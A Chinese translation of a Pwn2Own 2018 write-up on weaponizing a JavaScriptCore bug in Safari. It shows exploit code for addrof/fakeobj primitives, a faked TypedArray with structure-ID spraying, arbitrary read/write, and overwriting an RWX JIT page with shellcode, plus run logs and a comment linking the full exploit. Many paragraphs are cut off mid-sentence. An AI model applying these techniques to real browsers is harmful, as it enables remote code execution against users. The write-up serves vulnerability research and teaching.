登录

Pwn2Own 2018 Safari 漏洞利用开发记录系列 Part 4：JavaScriptCore漏洞的武器化（下篇）

mss**** / 2018-07-18 08:51:03 / 浏览数 3038 技术文章 技术文章 顶(0) 踩(0)

原文：https://blog.ret2.io/2018/07/11/pwn2own-2018-jsc-exploit/

在本文的上篇中，我们为读者介绍了漏洞利用原语的概念，并讲解了渐进式原语构建的理念，同时，还详细介绍了UAF目标的选取、强行构造UAF漏洞的方法以及如何利用该

相对R/W原语的局限性

不幸的是，JSArrays固有的几个因素限制了我们在上一节中建立的相对R/W原语的效用。其中，最主要的限制是JSArray的length属性是作为32位有符号整数来存储和使用的

这的确是一个问题，因为这意味着，我们只能以"向前"索引的方式来越界读写紧随我们的butterfly结构的堆数据。这样的话，对于我们的相对R/W原语来说，无法访问运行时

```
// relative access limited 0-0x7FFFFFFF forward from malformed array
print(oob_array[-1]);             // bad index (undefined)
print(oob_array[0]);              // okay
print(oob_array[10000000]);       // okay
print(oob_array[0x7FFFFFFF]);     // okay
print(oob_array[0xFFFFFFFF]);     // bad index (undefined)
print(oob_array[0xFFFFFFFFFFF]);  // bad index (undefined)
```

我们的下一个目标，是构建一个任意R/W原语，以便可以读写应用程序运行时的64位地址空间中的任意内存。对于JavaScriptCore来说，可以实现这种周遍性的技术有多种

TypedArrays的应用

在JavaScript语言规范中，有一些称为TypedArrays的对象。实际上，这是些类似于数组的对象，允许JS开发人员通过较低级别的数据类型对内存进行更精确和有效的控制。


之所以将TypedArrays引入JavaScript语言，就是为了便于编写在浏览器中处理音频、视频和图像的脚本。这是因为，使用直接内存操作或存储来实现这些类型的计算会更自

TypedArray的结构（在JavaScriptCore的上下文中）包含以下组件：

一个JSCell，类似于所有其他JSObjects


- 未用的Butterfly指针字段
- 指向TypedArray数据的底层"后备存储"的指针
- 后备存储的长度
- 模式标志

重要的是，后备存储是存储在TypedArray对象中的用户数据在内存中的实际位置。如果我们可以覆盖TypedArray的后备存储指针，则可以指向内存中的任何地址。



内存中TypedArray JSObject的示意图及其底层后备存储

实现任意R/W原语最简单的方法，是在畸形的JSArray之后的某处分配一个TypedArray对象，然后，使用我们的相对R/W原语将后备存储指针改为我们选择的地址。通过对



可以通过覆盖TypedArray中的后备存储指针来实现任意R/W原语

由于没有时间去研究JSC堆和垃圾收集器算法，所以，我们很难通过纯堆风水方法将TypedArray放到我们的相对R/W范围的附近。相反，我们将采用已知的漏洞利用技术来

通用漏洞利用原语

虽然伪造TypedArray要比撞大运式的堆分配更加复杂，但它的优点是，在实践中将更加可靠（和具有确定性）。为了能够顺利伪造所需的JS对象，首先需要使用相对R/W原

- addrof(...)，可以用来获取任意javascript对象的内存地址
- fakeobj(...)，可以根据提供的内存地址返回该位置的javascript对象。

为了创建addrof(...)原语，首先需要创建一个普通的JSArray(oob_target)，它的butterfly位于我们破坏的JSArray butterfly（相对R/W原语）之后。

利用JavaScript，我们可以将任意对象放入数组的第一个索引对应的内存空间中[A]，然后使用相对R/W原语oob_array读取存储在附近的数组（oob_target）中的对象指针

以IEEE 754格式解码浮点数，这样就能得到JSObject在内存中的地址[B]：

```
// Get the address of a given JSObject
prims.addrof = function(x) {
   oob_target[0] = x; // [A]
   return Int64.fromDouble(oob_array[oob_target_index]); // [B]
}
```

通过对上述过程进行逆向操作，就可以得到
fakeobj(...)原语了。为此，可以通过相对R/W原语（oob_array）将给定地址（作为浮点数）写入oob_target数组的butterfly结构[C]。使用JavaScript读取该数组索引将返
[D]：

```
// Return a JSObject at a given address
prims.fakeobj = function(addr) {
   oob_array[oob_target_index] = addr.asDouble(); // [C]
   return oob_target[0]; // [D]
}
```

使用相对R/W原语，我们创建了一些更高级别的通用漏洞原语，这些原语能够帮助我们创建伪造的JavaScript对象。这简直就像为JavaScript引擎扩展了新的特性！

接下来，我们将演示如何使用这两个新原语来帮助构建伪造的TypedArray对象，进而实现真正的任意R/W原语。

任意R/W原语

这里创建伪造的TypedArray的方法，来自本文前面phrack文章。为了全面起见，我们将对该方法进行详细介绍。

为了便于创建伪造的TypedArray，我们将在一个标准的JSObject"内部"构建它。我们创建的"容器"对象如下所示：

```
let utarget = new Uint8Array(0x10000);
utarget[0] = 0x41;

// Our fake array
// Structure id guess is 0x200
// [ Indexing type = 0 ][ m_type = 0x27 (float array) ][ m_flags = 0x18 (OverridesGetOwnPropertySlot) ][ m_cellState = 1 (Neww
let jscell = new Int64('0x0118270000000200');

// Construct the object
```

```
// Each attribute will set 8 bytes of the fake object inline
obj = {
   // JSCell
   'a': jscell.asDouble(),

   // Butterfly can be anything (unused)
   'b': false,

   // Target we want to write to (the 'backing store' field)
   'c': utarget,

   // Length and flags
   'd': new Int64('0x0001000000000010').asDouble()
};
```

以这种方式使用JSObject，我们就可以轻松随意地设置或修改任何对象内容了。例如，我们可以轻松地让"后备存储"（我们的任意R/W原语）指向任何JS对象，为此，只需将

在这些元素中，JSCell是最难伪造的。具体来说，JSCell的structureID字段是问题所在。在运行时，JSC为每个JavaScript对象类生成一个唯一的结构ID。该引擎会使用此ID来

为了解决这个问题，我们需要借助一些方法，来可靠地"猜出"所需对象类型的有效结构ID。实际上，由于JavaScriptCore的某些低层机制的缘故，如果我们创建一个TypedA

```
// Here we will spray structure IDs for Float64Arrays
// See http://www.phrack.org/papers/attacking_javascript_engines.html
function sprayStructures() {
 function randomString() {
     return Math.random().toString(36).replace(/[^a-z]+/g, '').substr(0, 5);
 }
 // Spray arrays for structure id
 for (let i = 0; i < 0x1000; i++) {
     let a = new Float64Array(1);
     // Add a new property to create a new Structure instance.
     a[randomString()] = 1337;
     structs.push(a);
 }
}
```

在喷射了大量的TypedArray
ID后，就能构造出一个伪造的TypedArray，并猜出其structureID的值。通过在伪造的TypedArray对象上调用instanceOf函数，我们可以安全地"检查"我们的猜测是否正确。

此时，我们可以利用JavaScript访问伪造的TypedArray对象，同时通过utarget控制其后备存储指针。通过操作该TypedArray的后备存储指针，我们就获得了对进程整个地址

```
// Set data at a given address
prims.set = function(addr, arr) {
   fakearray[2] = addr.asDouble();
   utarget.set(arr);
}

// Read 8 bytes as an Int64 at a given address
prims.read64 = function(addr) {
   fakearray[2] = addr.asDouble();
   let bytes = Array(8);
   for (let i=0; i<8; i++) {
       bytes[i] = utarget[i];
   }
   return new Int64(bytes);
}

// Write an Int64 as 8 bytes at a given address
prims.write64 = function(addr, value) {
   fakearray[2] = addr.asDouble();
   utarget.set(value.bytes);
}
```

在任意R/W原语的帮助下，我们就可以实现最终的目标——任意代码执行。

任意代码执行

在MacOS上，Safari/JavaScriptCore仍然会使用具有读/写/执行（RWX）权限的JIT页面。为了实现代码执行，我们只需找到一个具有RWX权限的JIT页面，然后用我们自己

第一步是找到一个指向JIT页面的指针。为此，我们创建了一个JavaScript函数对象，并重复使用该对象。这样做的目的，是确保函数对象会将其逻辑编译为机器代码，并在其

```
// Build an arbitrary JIT function
// This was basically just random junk to make the JIT function larger
let jit = function(x) {
   var j = []; j[0] = 0x6323634;
   return x*5 + x - x*x /0x2342513426 +(x-x+0x85720642*(x+3-x / x+0x41424344)/0x41424344)+j[0];
};

// Make sure the JIT function has been compiled
jit();
jit();
jit();
...
```

然后，使用我们的任意R/W原语和 addrof(...) 来探测函数对象的jit。一般来说，对象的RWX JIT页面指针可以从函数对象中找到。

今年1月初，JavaScript指针中引入了一个"指针中毒"漏洞的安全补丁，用以缓解CPU侧信道漏洞"幽灵"的威胁。当然，该补丁的宗旨，并非向具有任意R/W能力的攻击者隐

```
// Traverse the JSFunction object to retrieve a non-poisoned pointer
log("Finding jitpage");
let jitaddr = prims.read64(
   prims.read64(
       prims.read64(
           prims.read64(
               prims.addrof(jit).add(3*8)
           ).add(3*8)
       ).add(3*8)
   ).add(5*8)
);
log("Jit page addr = "+jitaddr);
...
```

现在，我们已经有了一个指向RWX
JIT页面的指针，接下来，只需将它插入伪造的TypedArray的后备存储字段，然后就可执行任意写操作了。最后，我们必须注意shellcode有效载荷的尺寸大小。如果我们复

```
shellcode = [0xcc, 0xcc, 0xcc, 0xcc]

// Overwrite the JIT code with our INT3s
log("Writing shellcode over jit page");
prims.set(jitaddr.add(32), shellcode);
...
```

为了获得代码执行权限，我们只需利用JavaScript调用相应的函数对象即可。

```
// Call the JIT function to execute our shellcode
log("Calling jit function");
jit();
```

运行完整的漏洞利用程序可以看到，我们的Trace/Breakpoint（cc shellcode）正在被执行。这意味着我们已经实现了任意代码执行功能。

```
Obj addr + 16 = 0x00007f8c2de6a750
Matched structure id!
Finding jitpage
Jit page addr = 0x00007f8c3f0ff660
Writing shellcode over jit page
Calling jit function
Trace/breakpoint trap
doom@upwn64:~/WebKitRCA/exploit$ ../jsc-release/bin/jsc x.js
Trying to race GC and array.reverse() Attempt #1
Found stable corrupted butterfly! Now the fun begins...
Looking for JSValue array with OOB Float array
Found target array for addrof/fakeobj
Obj addr + 16 = 0x00007f312ac7e750
Matched structure id!
Finding jitpage
Jit page addr = 0x00007f313bcff660
Writing shellcode over jit page
Calling jit function
Trace/breakpoint trap
doom@upwn64:~/WebKitRCA/exploit$ ../jsc-release/bin/jsc x.js
Trying to race GC and array.reverse() Attempt #1
Trying to race GC and array.reverse() Attempt #2
Trying to race GC and array.reverse() Attempt #3
d
```


最终的漏洞利用代码实现了任意代码执行，该代码适用于Ubuntu 16.04上的JavaScriptCore版本

搞定漏洞利用代码后，攻击者还有许多工作要做，就是设法将JavaScript嵌入到任何网站中并弹出易受攻击的Safari版本。如果研发时间充足的话，可以将这个漏洞利用代码

最后一步，是使用HTML封装这个基于JavaScript的漏洞利用代码，同时，为了让它在真正的Mac硬件上运行的Apple Safari上更加可靠，还需要对其做些调整。这样，受害者只要点击了错误的链接或浏览了恶意网站，其浏览器就会被攻击者攻陷。

结束语


由于以前对JavaScriptCore知之甚少，该漏洞从发现到研究、武器化直至稳定化，花了我们将近100个工时。在参加Pwn2Own 2018大会之前，我们专门购买了一台13英寸、处理器为i5的2017 MacBook Pro机器，对于我们的Safari漏洞利用代码进行了1000多次的测试，成功率为95%左右。

在Pwn2Own 2018大会上，这个JSC漏洞利用代码在四次尝试中，有三次成功搞定13英寸、i7处理器的2017 MacBook Pro，其中第二次尝试因竞争条件的原因而失败（可能是i7处理器的缘故）。

zero-day链的下一步是逸出Safari沙箱，拿下整个机器。在下一篇文章中，我们将为读者讲解如何对沙箱进行安全审计，进而找出一个能够提升至root权限的安全漏洞。

上一篇：Blackgear复出，使用社交媒... 下一篇：OmegaSector-MeePw...

1. 3 条回复



chybeta 2018-07-18 20:08:04


Pwn2Own 2018 Safari 漏洞利用开发记录系列有没有 part1 - part3?

0 回复Ta

mss**** 2018-07-19 08:50:54

有啊，

0 回复Ta



chybeta 2018-07-20 09:24:52

完整的exp: https://www.exploit-db.com/exploits/45048/

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板